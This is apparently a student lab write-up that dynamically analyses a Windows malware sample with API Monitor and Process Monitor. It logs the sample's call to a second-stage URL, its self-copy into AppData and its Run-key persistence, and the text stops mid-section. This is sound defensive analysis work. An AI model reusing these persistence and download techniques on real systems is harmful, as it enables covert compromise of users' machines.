

Task02 - Windows

1) where does it connect to?

- We use API Monitor to check. The binary tries to connect to <http://maybe.suspicious.to/secondstage>. It gets the URL components with this API call:

Summary 27,168 calls 11.95 MB used malware.exe							
#	Time of Day	Thread	Module	API	Return Value	Error	Duration
6964	3:54:01.518 PM	1	malware.exe	InternetCrackUrlA ("http://maybe.suspicious.to/secondstage", 0, 0, 0x0019ad4)	TRUE		0.0102188
6965	3:54:01.518 PM	1	KERNELBASE.dll	-RtlRunOnceExecuteOnce (0x75a609ac, 0x7663a810, 0x0019efec, NULL)	STATUS_SUCCESS		0.0000016
6966	3:54:01.518 PM	1	KERNEL32.DLL	-LdrFindResourceDirectory (0x72307000, 0x00000010, 0x00000000, 0x0019e730, NULL, NULL, 0x00000010)	STATUS_RESOU...	0xc000008a = Indicates...	0.0000219
6967	3:54:01.518 PM	1	apphelp.dll	-RtlTryEnterCriticalSection (0x74272860)	TRUE		0.0000009
6968	3:54:01.518 PM	1	apphelp.dll	-RtlInitAnsiString (0x0019e710, "DDRAW.DLL")			0.0000007
6969	3:54:01.518 PM	1	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000018
6970	3:54:01.518 PM	1	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000076
6971	3:54:01.518 PM	1	apphelp.dll	-RtlInitAnsiString (0x0019e710, "DDRAW.DLL")			0.0000006
6972	3:54:01.518 PM	1	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000004
6973	3:54:01.518 PM	1	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000019
6974	3:54:01.518 PM	1	apphelp.dll	-RtlInitAnsiString (0x0019e710, "D3D8.DLL")			0.0000004
6975	3:54:01.518 PM	1	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000003
6976	3:54:01.518 PM	1	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000066
6977	3:54:01.518 PM	1	apphelp.dll	-RtlInitAnsiString (0x0019e710, "D3D9.DLL")			0.0000005
6978	3:54:01.518 PM	1	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000011
6979	3:54:01.518 PM	1	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000021
6980	3:54:01.518 PM	1	apphelp.dll	-RtlInitAnsiString (0x0019e710, "D3D9.DLL")			0.0000004
6981	3:54:01.518 PM	1	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000005
6982	3:54:01.518 PM	1	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000011
6983	3:54:01.518 PM	1	apphelp.dll	-RtlAcquireSRWLockExclusive (0x004b6c20)			0.0000005
6984	3:54:01.518 PM	1	apphelp.dll	-wcschr ("C:\Windows\SYSTEM32\iertutil.dll", '\')	0x004c1f36		0.0000008
6985	3:54:01.518 PM	1	apphelp.dll	-_wcsncmp ("iadv", "iertutil.dll", 5)	9		0.0000011

- It initializes Internet operations with a Mozilla user-agent:

Summary 27,168 calls 11.95 MB used malware.exe							
#	Time of Day	Thread	Module	API	Return Value	Error	Duration
7825	3:54:01.597 PM	1	malware.exe	InternetOpenA ("Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0); .INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0)	0x00cc0004		0.0731076
7826	3:54:01.597 PM	1	wininet.dll	-memset (0x0019f0f0, 0, 60)	0x0019f0f0		0.0000010
7827	3:54:01.597 PM	1	wininet.dll	-memset (0x0019f0f0, 0, 60)	0x0019f0f0		0.0000004
7828	3:54:01.597 PM	1	wininet.dll	-memset (0x0019edb0, 0, 56)	0x0019edb0		0.0000009
7829	3:54:01.597 PM	1	wininet.dll	-memset (0x0019edf8, 0, 504)	0x0019edf8		0.0000008
7830	3:54:01.597 PM	1	KERNELBASE.dll	-NtOpenThreadToken (GetCurrentThread(), TOKEN_READ, TRUE, 0x0019ed88)	STATUS_NO_TO...	0xc000007c = An attem...	0.0000085
7831	3:54:01.597 PM	1	KERNELBASE.dll	-RtlNtStatusToDosError (STATUS_NO_TOKEN)	ERROR_NO_TO...		0.0000012
7832	3:54:01.597 PM	1	KERNELBASE.dll	-RtlSetLastWin32Error (ERROR_NO_TOKEN)			0.0000003
7833	3:54:01.597 PM	1	KERNELBASE.dll	-NtOpenProcessToken (GetCurrentProcess(), TOKEN_READ, 0x0019edf4)	STATUS_SUCCESS		0.0000125
7834	3:54:01.597 PM	1	KERNELBASE.dll	-NtQueryInformationToken (0x00000264, TokenStatistics, 0x0019edb0, 56, 0x0019edec)	STATUS_SUCCESS		0.0000062
7835	3:54:01.597 PM	1	KERNELBASE.dll	-NtQueryInformationToken (0x00000264, TokenPrivileges, 0x0019edf8, 504, 0x0019edec)	STATUS_SUCCESS		0.0000047

- It uses the returned handle (**0x00cc0004**) to make an HTTP connection to the malicious website. The connection is identified by return **0x00cc0008**:

Summary 27,168 calls 11.95 MB used malware.exe							
#	Time of Day	Thread	Module	API	Return Value	Error	Duration
14574	3:54:02.221 PM	1	malware.exe	InternetConnectA (0x00cc0004, "maybe.suspicious.to", INTERNET_DEFAULT_HTTP_PORT, NULL, NULL, INTERNET_SERVICE_HTTP, 0, 0)	0x00cc0008		0.0561456
14575	3:54:02.221 PM	1	wininet.dll	-memset (0x0019f130, 0, 60)	0x0019f130		0.0000001
14576	3:54:02.221 PM	1	wininet.dll	-memset (0x0019f130, 0, 60)	0x0019f130		0.0000001
14577	3:54:02.221 PM	1	wininet.dll	-memcmp (0x0019f054, 0x710977ec, 16)	0		0.0000001
14578	3:54:02.221 PM	1	KERNELBASE.dll	-RtlRunOnceExecuteOnce (0x714d8c08, 0x7663a810, 0x0019f020, NULL)	STATUS_SUCCESS		0.0000001
14579	3:54:02.221 PM	1	KERNELBASE.dll	-RtlRunOnceExecuteOnce (0x714d7a54, 0x7663a810, 0x0019f008, NULL)	STATUS_SUCCESS		0.0550470
14580	3:54:02.221 PM	2	apphelp.dll	-RtlTryEnterCriticalSection (0x74272860)	TRUE		0.0000007
14581	3:54:02.221 PM	2	apphelp.dll	-RtlInitAnsiString (0x0332ee90, "DDRAW.DLL")			0.0000006
14582	3:54:02.221 PM	2	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0332ee90, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000005
14583	3:54:02.221 PM	2	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0332ee90, 0x0332ee9c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000035
14584	3:54:02.221 PM	2	apphelp.dll	-RtlInitAnsiString (0x0332ee90, "DDRAW.DLL")			0.0000004
14585	3:54:02.221 PM	2	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0332ee90, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000003
14586	3:54:02.221 PM	2	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0332ee90, 0x0332ee9c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000012
14587	3:54:02.221 PM	2	apphelp.dll	-RtlInitAnsiString (0x0332ee90, "D3D8.DLL")			0.0000004
14588	3:54:02.221 PM	2	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0332ee90, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000003
14589	3:54:02.221 PM	2	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0332ee90, 0x0332ee9c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000014
14590	3:54:02.221 PM	2	apphelp.dll	-RtlInitAnsiString (0x0332ee90, "D3D9.DLL")			0.0000005
14591	3:54:02.221 PM	2	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0332ee90, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000004
14592	3:54:02.221 PM	2	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0332ee90, 0x0332ee9c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000020
14593	3:54:02.221 PM	2	apphelp.dll	-RtlInitAnsiString (0x0332ee90, "D3D9.DLL")			0.0000003
14594	3:54:02.221 PM	2	apphelp.dll	-RtlAnsiStringToUnicodeString (0x0332ee90, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000003
14595	3:54:02.221 PM	2	apphelp.dll	-LdrGetDllHandle (NULL, NULL, 0x0332ee90, 0x0332ee9c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000010

- It opens a **GET** request (**0x00cc000c**) on that connection (**0x00cc0008**) for the **/secondstage** path:

#	Time of Day	Thread	Module	API	Return Value	Error	Duration
17918	3:54:02.503 PM	1	malware.exe	HttpOpenRequestA (0x00cc0008, "GET", "/secondstage", NULL, NULL, 0x00413a94, INTERNET_FLAG_IGNORE_CERT_CN_INVALID INTER...	0x00cc000c		0.0038999
17919	3:54:02.503 PM	2	RPCRT4.dll	RtlLeaveCriticalSection (0x004da000)	STATUS_SUCCESS		0.0000009
17920	3:54:02.503 PM	1	wininet.dll	memset (0x0019f13c, 0, 60)	0x0019f13c		0.0000009
17921	3:54:02.503 PM	1	wininet.dll	memset (0x0019f13c, 0, 60)	0x0019f13c		0.0000003
17922	3:54:02.503 PM	1	wininet.dll	memcpy (0x0019f01c, 0x710977ec, 16)	0		0.0000005
17923	3:54:02.503 PM	1	wininet.dll	_vsnprintf (0x0019f0e8, 26, "HTTP%d.%d", 0x0019f060)	8		0.0000336
17924	3:54:02.503 PM	2	RPCRT4.dll	RtlLeaveCriticalSection (0x004f2afc)	STATUS_SUCCESS		0.0000006
17925	3:54:02.503 PM	2	RPCRT4.dll	RtlEnterCriticalSection (0x004fda08)	STATUS_SUCCESS		0.0000004
17926	3:54:02.503 PM	2	RPCRT4.dll	RtlLeaveCriticalSection (0x004fda08)	STATUS_SUCCESS		0.0000004
17927	3:54:02.503 PM	2	RPCRT4.dll	RtlGetCurrentProcessorNumber ()	2		0.0000017
17928	3:54:02.503 PM	2	RPCRT4.dll	memset (0x004d9148, 0, 112)	0x004d9148		0.0000005
17929	3:54:02.503 PM	2	RPCRT4.dll	RtlEnterCriticalSection (0x004da000)	STATUS_SUCCESS		0.0000004
17930	3:54:02.503 PM	2	RPCRT4.dll	memcpy (0x004fd94c, 0x763f8fe0, 16)	0		0.0000008
17931	3:54:02.503 PM	2	RPCRT4.dll	RtlGetCurrentProcessorNumber ()	2		0.0000011
17932	3:54:02.503 PM	2	RPCRT4.dll	RtlLeaveCriticalSection (0x004da000)	STATUS_SUCCESS		0.0000006
17933	3:54:02.503 PM	2	KERNELBASE.dll	NtClose (0x00000370)	STATUS_SUCCESS		0.0000109
17934	3:54:02.503 PM	1	wininet.dll	memset (0x004fe578, 0, 3496)	0x004fe578		0.0000023
17935	3:54:02.503 PM	1	wininet.dll	memcpy (0x004f6bd8, 0x71303260, 0)	0x004f6bd8		0.0000002
17936	3:54:02.503 PM	1	wininet.dll	memcpy (0x004f6bd8, 0x004f7128, 64)	0x004f6bd8		0.0000001
17937	3:54:02.503 PM	1	wininet.dll	memcpy (0x004e8758, 0x71303260, 0)	0x004e8758		0.0000001
17938	3:54:02.503 PM	1	wininet.dll	memcpy (0x004e8758, 0x004e83f8, 19)	0x004e8758		0.0000001
17939	3:54:02.503 PM	1	wininet.dll	memset (0x004eaca8, 0, 56)	0x004eaca8		0.0000001

- It sends the GET request (0x00cc000c) with an "Accept-Language: en-us" Http header.

#	Time of Day	Thread	Module	API	Return Value	Error
18002	3:54:02.518 PM	1	malware.exe	HttpSendRequestA (0x00cc000c, "Accept-Language: en-us", 24, NULL, 0)	FALSE	12007 - The server name or address could not be resolved
18003	3:54:02.518 PM	1	wininet.dll	memset (0x0019f154, 0, 60)	0x0019f154	
18004	3:54:02.518 PM	1	wininet.dll	memset (0x0019f154, 0, 60)	0x0019f154	
18005	3:54:02.518 PM	1	wininet.dll	memset (0x0019ee90, 0, 60)	0x0019ee90	
18006	3:54:02.518 PM	1	wininet.dll	memset (0x0019ee90, 0, 60)	0x0019ee90	
18007	3:54:02.518 PM	1	wininet.dll	memcpy (0x004ff4da, 0x0019f2bf, 15)	0x004ff4da	
18008	3:54:02.518 PM	1	wininet.dll	memcpy (0x004ff4e9, 0x0019f2d0, 5)	0x004ff4e9	

- According to the Return and Error values, the request fails. Checking on **browserling**, it looks like the website is down:



Features | Pricing | Live API | About Us | Sign In | Sign Up

we also created:
ONLINENPOTOOLS


Online cross-browser testing

Windows 7

Chrome

109

Get a browser and start testing in 5 seconds!



- According to [VirusTotal](#), it generated this network traffic at some point:

Network Communication ⓘ

HTTP Requests

+ `http://maybe.suspicious.to/secondstage`

DNS Resolutions

+ `maybe.suspicious.to`

IP Traffic

`13.107.4.50:80 (TCP)`

`<MACHINE_DNS_SERVER>:53 (UDP)`

`a83f:8110:5300:6500:4300:6800:6100:6e00:53 (UDP)`

2) what registry keys does it access and why?

- We use Process Monitor to check. The malware copies itself to **"C:\Users\test\AppData\Local\weblaunchassist.exe"** (if it doesn't already exist)

The screenshot displays the Process Monitor (ProcMon) application, which is monitoring file system operations. The main window shows a list of events with columns for Sequence Number, Time of Day, Process Name, PID, Category, Operation, Path, Result, and Detail. The events show the malware (malware.exe) performing various file operations on the path C:\Users\test\AppData\Local\weblaunchassist.exe, including creating the file, writing to it, and querying its attributes. The results are mostly successful, except for an 'INVALID_PARAMETER' error when querying remote protocol information.

Overlaid on the ProcMon window is the 'Process Monitor Filter' dialog box. It shows a list of filters with columns for Column, Relation, Value, and Action. The filters are configured to include or exclude specific processes and paths.

Below the ProcMon window is a screenshot of a Windows File Explorer window showing the contents of the 'C:\Users\test\AppData\Local' directory. The file 'weblaunchassist.exe' is highlighted, showing its creation date (2023-03-05 8:59 AM) and size (85 KB).

Seq...	Time of Day	Process Name	PID	Category	Operation	Path	Result	Detail
0	8:59:45 4307154 AM	malware.exe	10524	File	CreateFile	C:\Users\test\AppData\Local\weblaunchassist.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes:
1	8:59:45 4387664 AM	malware.exe	10524	File	Write	C:\Users\test\AppData\Local\weblaunchassist.exe	SUCCESS	Desired Access: Generic Read/Write, Delete, Write DAC, Disposition: Create, Options: Sequ
2	8:59:45 4395617 AM	malware.exe	10524	File	QueryAttributeInformationVolume	C:\Users\test\AppData\Local\weblaunchassist.exe	SUCCESS	FileSystemAttributes: Case Preserved, Case Sensitive, Unicode, ACLs, Compression, Named I
3	8:59:45 4395885 AM	malware.exe	10524	File	QueryBasicInformationFile	C:\Users\test\AppData\Local\weblaunchassist.exe	SUCCESS	CreationTime: 3/5/2023 8:59:45 AM, LastAccessTime: 3/5/2023 8:59:45 AM, LastWriteTime
4	8:59:45 4396814 AM	malware.exe	10524	File	SetEndOfFileInformationFile	C:\Users\test\AppData\Local\weblaunchassist.exe	SUCCESS	EndOfFile: 85,528
5	8:59:45 4429617 AM	malware.exe	10524	File	SetBasicInformationFile	C:\Users\test\AppData\Local\weblaunchassist.exe	SUCCESS	CreationTime: 0, LastAccessTime: 0, LastWriteTime: 2/20/2019 6:52:54 AM, ChangeTime: 2
6	8:59:45 4430533 AM	malware.exe	10524	File	QueryRemoteProtocolInformation	C:\Users\test\AppData\Local\weblaunchassist.exe	INVALID_PARAMETER	
7	8:59:45 4430806 AM	malware.exe	10524	File	CloseFile	C:\Users\test\AppData\Local\weblaunchassist.exe	SUCCESS	

Column	Relation	Value	Action
Process Name	is	malware.exe	Include
Path	contains	weblaunchassist.exe	Include
Category	contains	write	Include
Category	contains	read	Include
Process Name	is	Procmon.exe	Exclude
Process Name	is	Process.exe	Exclude
Process Name	is	Autonms.exe	Exclude
Process Name	is	Procmon64.exe	Exclude

Name	Date created	Date modified	Type	Size
Comms	2023-03-04 4:07 AM	2023-03-04 4:07 AM	File folder	
ConnectedDevicesPlatform	2023-03-04 3:42 AM	2023-03-04 3:42 AM	File folder	
D3DSCache	2023-03-04 3:42 AM	2023-03-04 3:22 PM	File folder	
Downloaded Installations	2023-03-04 2:11 PM	2023-03-04 2:11 PM	File folder	
Microsoft	2023-03-04 3:41 AM	2023-03-05 9:50 AM	File folder	
Packages	2023-03-04 3:42 AM	2023-03-04 2:40 PM	File folder	
PlaceholderTileLogoFolder	2023-03-04 3:43 AM	2023-03-04 2:41 PM	File folder	
Programs	2023-03-04 2:26 PM	2023-03-04 2:26 PM	File folder	
Publishers	2023-03-04 3:51 AM	2023-03-04 3:51 AM	File folder	
rohitab.com	2023-03-04 2:20 PM	2023-03-04 2:20 PM	File folder	
Sublime Text	2023-03-04 2:30 PM	2023-03-04 2:30 PM	File folder	
Temp	2023-03-04 3:41 AM	2023-03-05 1:58 PM	File folder	
VirtualStore	2023-03-04 4:35 AM	2023-03-04 4:35 AM	File folder	
resmon.resmoncfg	2023-03-05 9:39 AM	2023-03-05 9:39 AM	Resource Monitor ...	1 KB
weblaunchassist.exe	2023-03-05 8:59 AM	2019-02-20 6:52 AM	Application	85 KB

- It writes to the following registry key to make Windows start it automatically when the user logs on and thus ensure that it persists:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WebLaunchAssist

Process Monitor - C:\Users\test\Desktop\Files\Reverse Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\captures\ProcMon_Logfile\Malware.PML

File Edit Event Filter Tools Options Help

Sequ... Time of Day Process Name PID Category Operation Path Result Detail

965	8:59:45.44438520 AM	malware.exe	10524	Write	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WebLaunchAssist	SUCCESS	Type: REG_SZ, Length: 96, Data: C:\Users\test\AppData\Local\weblaunchassist.exe
966	8:59:45.4444209 AM	malware.exe	10524	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS		
967	8:59:45.4444619 AM	malware.exe	10524	Read	RegQueryValue	HKCU	SUCCESS	Query: HandleTags, HandleTags: 0x0
968	8:59:45.4444773 AM	malware.exe	10524	Read	RegQueryValue	HKCU	SUCCESS	Query: Name
969	8:59:45.4445046 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	REPARSE	Desired Access: Read
970	8:59:45.4445302 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	NAME NOT FOUND	Desired Access: Read
971	8:59:45.4445736 AM	malware.exe	10524	Read	RegQueryValue	HKCU	SUCCESS	Query: Name
972	8:59:45.4450543 AM	malware.exe	10524	Read	RegOpenKey	HKLM\SOFTWARE\Microsoft\AppModel\Lookaside\user\Software\Classes\http	NAME NOT FOUND	Desired Access: Read
973	8:59:45.4453792 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes	SUCCESS	Desired Access: Maximum Allowed, Granted Access: All Access

Showing 3,884 of 6,773 events (57%)

Backed by C:\Users\test\Desktop\Files\Reverse Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\captures\ProcMon_Logfile\Malware.PML

Registry Editor

File Edit View Favorites Help

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
PushNotifications	REG_SZ	(value not set)
RADAR	REG_SZ	
Run	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch5
RunNotification	REG_SZ	"C:\Users\test\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
RunOnce	REG_SZ	
Screensavers	REG_SZ	
Search	REG_SZ	C:\Users\test\AppData\Local\weblaunchassist.exe

- It gets the the Default Web Browser:
HKEY_CLASSES_ROOT\http\shell\open\command(Default)

Process Monitor - C:\Users\test\Desktop\Files\Reverse Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\captures\ProcMon_Logfile\Malware.PML

File Edit Event Filter Tools Options Help

Sequ... Time of Day Process Name PID Category Operation Path Result Detail

0	8:59:45.4445046 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	REPARSE	Desired Access: Read
1	8:59:45.4445302 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	NAME NOT FOUND	Desired Access: Read
2	8:59:45.4450543 AM	malware.exe	10524	Read	RegOpenKey	HKLM\SOFTWARE\Microsoft\AppModel\Lookaside\user\Software\Classes\http	NAME NOT FOUND	Desired Access: Read
3	8:59:45.4450809 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	NAME NOT FOUND	Desired Access: Read
4	8:59:45.4455228 AM	malware.exe	10524	Read	RegOpenKey	HKCR\http\shell\open\command	SUCCESS	Desired Access: Read
5	8:59:45.4457175 AM	malware.exe	10524	Write	RegSetInfoKey	HKCR\http\shell\open\command	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
6	8:59:45.4457496 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command	SUCCESS	Query: Name
7	8:59:45.4458604 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command	SUCCESS	Query: HandleTags, HandleTags: 0x401
8	8:59:45.4458801 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	NAME NOT FOUND	Desired Access: Maximum Allowed
9	8:59:45.4458928 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command (Default)	BUFFER OVERFLOW	Length: 12
10	8:59:45.4459037 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command	SUCCESS	Query: Name
11	8:59:45.4459147 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command	SUCCESS	Query: HandleTags, HandleTags: 0x401
12	8:59:45.4459268 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	NAME NOT FOUND	Desired Access: Maximum Allowed
13	8:59:45.4459363 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command (Default)	SUCCESS	Type: REG_SZ, Length: 106, Data: "C:\Program Files\Internet Explorer\iexplore.exe" %1
14	8:59:45.4459482 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command	SUCCESS	Query: Name
15	8:59:45.4459596 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command	SUCCESS	Query: HandleTags, HandleTags: 0x401
16	8:59:45.4459697 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	NAME NOT FOUND	Desired Access: Maximum Allowed
17	8:59:45.4459796 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command (Default)	BUFFER OVERFLOW	Length: 65
18	8:59:45.4459839 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command	SUCCESS	Query: Name
19	8:59:45.4459946 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command	SUCCESS	Query: HandleTags, HandleTags: 0x401
20	8:59:45.4460046 AM	malware.exe	10524	Read	RegOpenKey	HKCU\Software\Classes\http\shell\open\command	NAME NOT FOUND	Desired Access: Maximum Allowed
21	8:59:45.4460133 AM	malware.exe	10524	Read	RegQueryValue	HKCR\http\shell\open\command (Default)	SUCCESS	Type: REG_SZ, Length: 106, Data: "C:\Program Files\Internet Explorer\iexplore.exe" %1
22	8:59:45.4460260 AM	malware.exe	10524	Read	RegCloseKey	HKCR\http\shell\open\command	SUCCESS	

- It gets the name of the computer:

Process Monitor - C:\Users\test\Desktop\Files\Reverse Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\captures\ProcMon_Logfile\Malware.PML

File Edit Event Filter Tools Options Help

Sequ... Time of Day Process Name PID Category Operation Path Result Detail

174	8:59:45.4721262 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName\ComputerName	SUCCESS	Type: REG_SZ, Length: 28, Data: REV-ENG-WIN11
175	8:59:45.4721637 AM	malware.exe	10524	Read	RegQueryValue	HKLM\SYSTEM\Setup\OOBEInProgress	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
176	8:59:45.4722076 AM	malware.exe	10524	Read	RegQueryValue	HKLM\SYSTEM\Setup\SetupInProgress	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
177	8:59:45.4727721 AM	malware.exe	10524	Read	RegQueryValue	HKLM\SOFTWARE\Microsoft\Rpc-Idle Timer\Window	NAME NOT FOUND	Length: 16
178	8:59:45.4740961 AM	malware.exe	10524	Read	RegQueryValue	HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\SynMode5	NAME NOT FOUND	Length: 16
179	8:59:45.4742252 AM	malware.exe	10524	Read	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\5.D\Each...	NAME NOT FOUND	Length: 16
180	8:59:45.4744520 AM	malware.exe	10524	Read	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 4
181	8:59:45.4744642 AM	malware.exe	10524	Read	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions...	SUCCESS	Type: REG_SZ, Length: 12, Data: Cache
182	8:59:45.4744754 AM	malware.exe	10524	Read	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions...	SUCCESS	Type: REG_SZ, Length: 78, Data: {F1B32785-6FBA-4FCF-9D55-78BE7}
183	8:59:45.4744896 AM	malware.exe	10524	Read	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions...	NAME NOT FOUND	Length: 90

- It gets the installed Transport protocols that support Windows sockets:

Process Monitor - C:\Users\test\Desktop\Files\Reverse Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\captures\ProcMon_Logfile\Malware.PML

File Edit Event Filter Tools Options Help

